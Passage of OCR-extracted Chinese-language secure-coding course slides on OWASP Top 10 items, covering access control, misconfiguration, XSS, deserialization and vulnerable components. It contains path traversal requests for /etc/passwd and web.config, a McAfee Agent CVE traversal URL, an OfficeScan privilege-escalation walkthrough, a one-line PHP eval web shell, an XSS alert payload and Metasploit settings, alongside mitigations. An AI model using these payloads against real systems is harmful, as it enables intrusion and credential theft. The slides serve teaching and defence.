Vary: Accept-Encoding
Content-Length: 1197
Connection: close
Content-Type: text/html; charset=UTF-8

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

XML External Entity Injection

- 關閉 DTD（Document Type Definition） 可讓解析器更安全，並且也不會受到阻斷式攻擊denial of services (DOS)。
- libxml2
  - xmlParserOption不該設定下列資訊：
    - XML_PARSE_NOENT
    - XML_PARSE_DTDLOAD

A5 – Broken Access Control

設定 Exploit

- set RHOST <hostname_or_ip>: 目標系統的 IP
- set TARGETURI <host_url> : 目標系統的路徑

```
msf exploit(multi/http/php_cgi_arg_injection) > set RHOST 192.168.30.130
RHOST => 192.168.30.130
msf exploit(multi/http/php_cgi_arg_injection) > set TARGETURI /cgi-bin/php
TARGETURI => /cgi-bin/php
```

威脅（Threat）

- 滲透存取控制（Access Control）是攻擊者的核心技能。
- SAST和DAST工具可以檢測到Access Control的弱點，但無法驗證它是否為一個可利用的漏洞
- 不安全的存取控制弱點，會導致駭客取得高權限的行為。

影響（Impacts）

- 不需登入則可操作使用者帳號之行為。
- 駭客取得管理員權限，不止可以竊取機敏資料，也可以針對商業服務進行破壞性的攻擊。
- 不安全的物件引用
  - 系統檔案外系、網站原始碼外洩

不安全的物件引用：Path Traversal Attack 1/5

- 不安全的物件引用：
  - Path Traversal Attack
    - 網站伺服器接收到參數後，直接將檔案名稱的路徑與資料夾做字串串接。

```php
<?php
$template = 'red.php';
if (isset($_COOKIE['TEMPLATE']))
    $template = $_COOKIE['TEMPLATE'];
include ("/home/users/phpguru/templates/" . $template);
?>
```

不安全的物件引用：Path Traversal Attack 2/5

駭客修改檔案路徑後，填寫伺服器上的檔案路徑名稱


```
GET /vulnerable.php HTTP/1.0
Cookie: TEMPLATE=../../../../../../../../../../etc/passwd
```

則有機會可以取得檔案內容（密碼、Web Source Code）

```
HTTP/1.0 200 OK
Content-Type: text/html
Server: Apache

root:fi3sED95ibqR6:0:1:System Operator:/:/bin/ksh
daemon:*:1:1::/tmp:
phpguru:f8fk3j1OIf31.:182:100:Developer:/home/users/phpguru/:/bin/csh
```

不安全的物件引用：Path Traversal Attack 3/5

- Path Traversal Attack
  - download.asp?filename=123.pdf
  - download.asp?filename=../../web.config



不安全的物件引用：Path Traversal Attack 4/5

- 透過Path Traversal Attack獲得機敏資料
  - 取得資料庫連線帳號密碼

```
<?xml version="1.0"?>

<!--
  For more information on how to configure your ASP.NET application, please visit
  http://go.microsoft.com/fwlink/?LinkId=169433
  -->

<configuration>

  <appSettings>
    <add key="Login" value="MyLogin"/>
    <add key="Password" value="MyPassword"/>
    <add key="Token" value="[illegible]vbPyeHf"/>
  </appSettings>
  <connectionStrings>
    <add name="DBConnectionString" connectionString="Data Source=MyDB;Initial Catalog=MyTable;User=MyUser;PWD=MyPWD;"
         providerName="System.Data.SqlClient"/>
  </connectionStrings>

  <system.web>
      <compilation debug="true" targetFramework="4.5" />
      <httpRuntime targetFramework="4.5" />
    </system.web>

</configuration>
```

不安全的物件引用：Path Traversal Attack 5/5


- 錯誤的防護方式：
  - 只用字串比對，檢視參數資料是否有
    - ../
- 但是駭客總能找到方法跳脫字串檢查，避免被偵測
  - 使用 %2e%2e%2f

不安全的物件引用 -McAfee Agent

- **目錄遊走弱點 Path Traversal**
  - CVE-2015-7237
    - Path Traversal (CWE-21)
    - Insecure Direct Object References (CWE-932)
  - McAfee Agent 5.0.0產品含有漏洞
    - 弱點位置：
      /DisplayLogFile?log_file_name=McScript.log&product_id=EPOAGENT3000&t=1481575550936
    - 攻擊語法：
      /DisplayLogFile?log_file_name=../../../../etc/passwd&product_id=EPOAGENT3000&t=1481575550936

不安全的物件引用 -McAfee Agent

McAfee Agent patch fixes a vulnerability in its remote log viewing functionality：
https://kc.mcafee.com/corporate/index?page=content&id=SB10130



不安全的物件引用：獲得高權限帳號

參數userId並未限制存取權限，任何人皆可使用。

- http://192.168.x.x?**userId**=Lucas
- http://192.168.x.x?**userId**=ADMIN

不安全的物件引用 - TrendMicro OfficeScan

- OfficeScan 伺服器
  - 版本 11.0 Service Pack 1
  - Build 6077
  - 整合式主動式雲端截毒技術伺服器
    - 版本 3.0

OfficeScan漏洞說明 (1/7)

- 使用一般使用者帳號登入
  其使用者名稱為 www

OfficeScan漏洞說明 (2/7)

成功登入後，點選右上角「使用者：www」的連結

OfficeScan漏洞說明 (3/7)


- 連結至新頁面後，可發現：
  - 網址上有user參數
  - 此頁面會自動載入密碼 （有加密過）

OfficeScan漏洞說明 (4/7)

- 針對網址參數進行修改，將使用者修改為root發現可顯示使用者資訊
- 使用者帳號管理頁面並無針對身份進行限制，一般使用者可以查詢到root帳號的基本資訊。

OfficeScan漏洞說明 (5/7)

針對上述頁面，使用Burp Suite將封包進行攔截



攔截Response

- 檢視PWD欄位
- 發現密碼，但已經被加密過

OfficeScan漏洞說明 (6/7)

將上述攔截的PWD欄位內容（!CRYPT!.....），填入至密碼部分

OfficeScan漏洞說明 (7/7)

登入成功，其登入帳號顯示為root，並具有管理功能

防護 不安全的物件引用 -

- 權限控制應從Session ID進行區分，而不應該使用。
- 不建議使用黑名單過濾可疑符號(如: ../../，容易被繞過）。
- 使用白名單過濾，限定檔案名稱只能出現數字及大小寫字母（如:[0-9], [a-zA-Z]）。
- 使用 Hard Code副檔名，限制能下載的檔案類型

```php
<?php
include($_GET['file'] . '.html');
```

白名單方式設定可以存取的頁面 1/2

- 在 Spring 中的Web.xml設定白名單的存取頁面副檔

```
<servlet-mapping>
  <servlet-name>default</servlet-name>
  <url-pattern>*.html</url-pattern>
</servlet-mapping>
<servlet-mapping>
  <servlet-name>default</servlet-name>
  <url-pattern>*.css</url-pattern>
</servlet-mapping>
<servlet-mapping>
  <servlet-name>default</servlet-name>
  <url-pattern>*.js</url-pattern>
</servlet-mapping>
<servlet-mapping>
  <servlet-name>default</servlet-name>
  <url-pattern>*.json</url-pattern>
</servlet-mapping>
<servlet-mapping>
  <servlet-name>default</servlet-name>
  <url-pattern>/resources/picture/*</url-pattern>
</servlet-mapping>
```

白名單方式設定可以存取的頁面 2/2

- 在 .Net 中的web.config設定白名單的存取頁面副檔

```
<!-- block all file extensions except cfm,js,css,html -->
<fileExtensions allowUnlisted="false" applyToWebDAV="true">
   <add fileExtension=".cfm" allowed="true" />
   <add fileExtension=".js" allowed="true" />
   <add fileExtension=".css" allowed="true" />
   <add fileExtension=".html" allowed="true" />
</fileExtensions>
```

A6 – Security Misconfiguration

威脅（Threat）

- 攻擊者通常會嘗試利用未修補的漏洞
- 未修改預設帳號的密碼
- 未使用的頁面
- 未受保護的文件檔案和目錄等
- 未經授權的訪問

影響（Impacts）


- 這些缺陷經常會使攻擊者擅自訪問某些系統數據或功能。
- 偶爾，這些缺陷會導致完整的系統妥協。
  業務影響取決於應用程序和數據的保護需求。

未經授權存取

- 網站伺服器未限制存取路徑，只要是存放在網站上的所有檔案皆可以被駭客所存取（只要駭客只要知道完整檔案名稱）
- 駭客攻擊手法：
  - 猜測後台頁面名稱，使用自動化工具破解路徑。
    - (若你的網站伺服器沒有全面的做存取限制)


Scenario #1

- 發現受測系統存在其他系統頁面
  - 上一個專案的頁面。



Scenario #2 Directory Browsing

- 未經驗證的伺服器端存取。
  - 大量機敏資料外洩。
  - 網站備份檔案外洩。



Scenario #2 Directory Browsing

- 於php中，關閉Directory Browsing
  - /etc/apache2/apache2.conf

```
<Directory /var/www/>
Options Indexes FollowSymLinks
AllowOverride None
Require all granted
</Directory>
```


Enable Directory Browsing

```
<Directory /var/www/>
Options FollowSymLinks
AllowOverride None
Require all granted
</Directory>
```

disable Directory Browsing

Scenario #3 Improper Error Handling

未關閉錯誤訊息頁面，導致機敏資料外洩：程式碼、可後續利用之訊息。


Server Error in '/' Application.

A network-related or instance-specific error occurred while establishing a accessible. Verify that the instance name is correct and that SQL Server is Interfaces, error: 26 - Error Locating Server/Instance Specified)

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more inf

Exception Details: System.Data.SqlClient.SqlException: A network-related or instance-specific error occurred while establishing a conne Server is configured to allow remote connections. (provider: SQL Network Interfaces, error: 26 - Error Locating Server/Instance Specified)

Source Error:

```
Line 7:     var db = @Database.Open("TradeOnDB");
Line 8:     var selectQueryString = "SELECT * FROM UsersInfo";
Line 9:     var rows = db.Query(selectQueryString);
Line 10: }
Line 11:
```

Source File: C:\Users\Mizrachi\source\\WebSites\TradeOn\Admin\ViewTable.cshtml **Line:** 9

Stack Trace:

```
<?xml version="1.0"?>
<configuration>
    <system.web>
        <customErrors mode="Off"/>
    </system.web>
</configuration>
```

Show everyone the detailed error message. This is rarely a good idea.

Scenario #3 Improper Error Handling

- 於.Net中，關閉Error Message

參數	說明
Off	Show everyone the detailed error message. This is rarely a good idea.
On	**Don't show anyone the detailed error message.**
RemoteOnly	Only show the detailed error message if you are testing from the local server where the site resides.


```
<?xml version="1.0"?>
<configuration>
    <system.web>
        <customErrors mode="On"/>
    </system.web>
</configuration>
```

WebShell弱點 1/3

- 不限制上傳檔案的類型，駭客透過上傳網站頁面，並且執行一句話木馬，進而取得系統權限。
- 如：PHP網站提供上傳功能
  - http://127.0.0.1/upload.php
  - 駭客上傳 cmd.php 內容如下

```
<?php
eval($_POST[CMD]);
>
```

WebShell弱點 2/3



WebShell弱點 3/3

- 建議措施：
  - 檢查上傳檔案的副檔名
  - 上傳後的檔案通通要rename
  - Hard-Code 副檔名
    - 如：上傳後的檔案通通加上 .pdf
  - 檢查上傳內容的content-type
  - 控管儲存上傳檔案的路徑權限，如關閉執行權限

建議措施

- 移除已經不再使用的頁面
- 移除暫存檔案、備份檔案。
  - index.php.bak、index.php~
- 不使用太簡單的命名規則:
  - test.php
- 以白名單方式設定可以存取的頁面，避免使用黑名單的方式限制。

A7 – Cross-Site Scripting (XSS)

威脅（Threat）

- 跨站腳本攻擊（Cross-site scripting，通常簡稱為：XSS）是程式碼注入的一種攻擊。它允許惡意使用者將程式碼注入到網頁上。

影響（Impacts）

- 其他使用者在觀看網頁時就會執行惡意程式碼，竊取使用者Cookie資訊或機敏資料等。

儲存型 跨站腳本攻擊 1/2

- 攻擊語法會被儲存於資料庫中。
- 於**公司名稱**輸入欄位插入攻擊語法：
  - <script>alert(123)</script>
- 管理員於檢視頁面會被**儲存型**跨站腳本攻擊。
  - 攻擊語法會從資料庫被

儲存型 跨站腳本攻擊 2/2

- 易發生儲存行跨站腳本攻擊的地方，通常都是可支援輸入字串較複雜的欄位：
  - 姓名欄位
  - 產品名稱
  - 地址欄位
  - 廠商資訊欄位
  - 留言版
  - Email欄位

反射型 跨站腳本攻擊

- **反射型**的XSS並不會將遭受攻擊的參數資訊儲存於資料庫中。

建議措施 1/5

- 接收到Request要驗證一次是否有非法字元
- 給Response時，也要再一次驗證是否有非法字元

建議措施 2/5

- **使用**白名單過濾只讓特定符號通過
  - 如:[0-9], [a-zA-Z], _ ,
- **不建議使用**黑名單過濾非法字元
  - 如:’ <’ , ‘” ’ , ‘/’ ,… ，不建議，容易被繞過（編碼）
  - 使用HTML Entities，將特殊符號轉換成HTML的編碼。
    - Convert & to &
    - Convert < to <
    - Convert > to >
    - Convert " to "
    - Convert ' to '
    - Convert / to /

建議措施 3/5

- 於Java中，使用 org.owasp.encoder防護XSS攻

```
<dependency>
        <groupId>org.owasp.encoder</groupId>
        <artifactId>encoder</artifactId>
        <version>1.2.1</version>
</dependency>
```

pom.xml 中引用 org.owasp.encoder 函式

```
    public static void main(String[] args) {
        String xss = "<script>alert(123);</script>" ;
        System.out.println(xss);
        System.out.println( Encode.forHtml(xss));
    }
```

Console | Progress | Problems

<terminated> Checker (1) [Java Application] /usr/lib/jvm/java-8-oracle/bin/java

```
<script>alert(123);</script>
&lt;script&gt;alert(123);&lt;/script&gt;
```

建議措施 4/5

- 於Spring中，防護XSS攻擊。
  - 針對每一筆request的參數進行非法字元的跳脫。

```
@RequestMapping(value = { "/file/get" }, method = { RequestMethod.GET })
public @ResponseBody String getFile(@RequestParam String fileId) {
    fileId = Encode.forHtml(fileId) ;

    return fileservice.getFile( fileId).toString();
}
```

建議措施 5/5

- 於.NET C#中，防護XSS攻擊。
  - using Microsoft.Security.Application;。

```
//參考 AntiXSSLibrary.dll
using Microsoft.Security.Application;
string sEMP_NAME = this.txtEMP_NAME.Text;
this. lblMsg.Text = "專案同仁：" + AntiXss.GetSafeHtmlFragment(sEMP_NAME) + " 新增成
功";
```

A8 – Insecure Deserialization

威脅（Threat）

- 不安全的反序列化漏洞主要是鎖定Java平臺、PHP或是Node.js等平臺常見的攻擊方式
- 不安全的反序列化會導致遠程代碼執行。
  - 利用Java反射機制的副作用，在物件return之前就將所有動作執行完畢，導致反序列化在解開byteStream時並且跳出error之前就將Payload全數執行

影響（Impacts）

- 反序列化漏洞會導致遠程代碼執行
- 攻擊者也可以利用反序列化漏洞執行重播攻擊、注入攻擊和特權升級攻擊。

A9 – Using Components with Known Vulnerabilities

威脅（Threat）

- 使用 Open Source Software (OSS)：
  - 未使用最新版本
  - 未檢視Open Source（函式庫、框架、系統、工具）的已知弱點問題

影響（Impacts）

- Open Source被廣泛使用時，也意味著會有更多現成的攻擊程式與攻擊工具被公開在網路上。
- 駭客可以更容易的使用攻擊攻擊針對已知弱點進行攻擊。
  - 導致資料外洩。
  - 獲得系統權限。

Metasploit

- Metasploit 協助資安人員進行滲透測試（Penetration Testing），並入侵檢測系統。
- Metasploit針對遠程主機進行開發和執行「exploit代碼」的工具。
- **攻擊步驟**：
  - **搜尋（Search）**潛在可使用的攻擊模組
  - 選擇已知的**漏洞(Exploit)**。
  - 選擇目標(Target)。這裡所謂的目標並不是哪一台/群電腦設備，而是指定設備的作業系統。因為不同的作業系統有不同的弱點與攻擊方式。
  - 選擇攻擊的**指令內容(Payload)**。
  - 設定其他相關**參數(Option)**。
  - 進行**攻擊/滲透/弱點利用(Explotation)**
  - 攻擊成功：獲得目標系統的權限，可執行系統指令。

Check Report

- 使用 Metasploit 前，為了節省滲透的時間，通常會先使用弱點掃描工具OpenVAS、Nexpose、Nesuss進行掃描。
  - 弱掃工具會發現疑似的漏洞特徵，接著駭客可在使用Metasploit工具進行滲透

Result: PHP-CGI-based setups vulnerability when parsing query string parameters from php files.

Vulnerability		Severity	QoD	Host	Location	Actions
PHP-CGI-based setups vulnerability when parsing query string parameters from php files.		7.5 (High)	95%	192.168.30.130	80/tcp	

Summary
PHP is prone to an information-disclosure vulnerability

Vulnerability Detection Result

Vulnerable url: http://192.168.30.130/cgi-bin/php

Impact
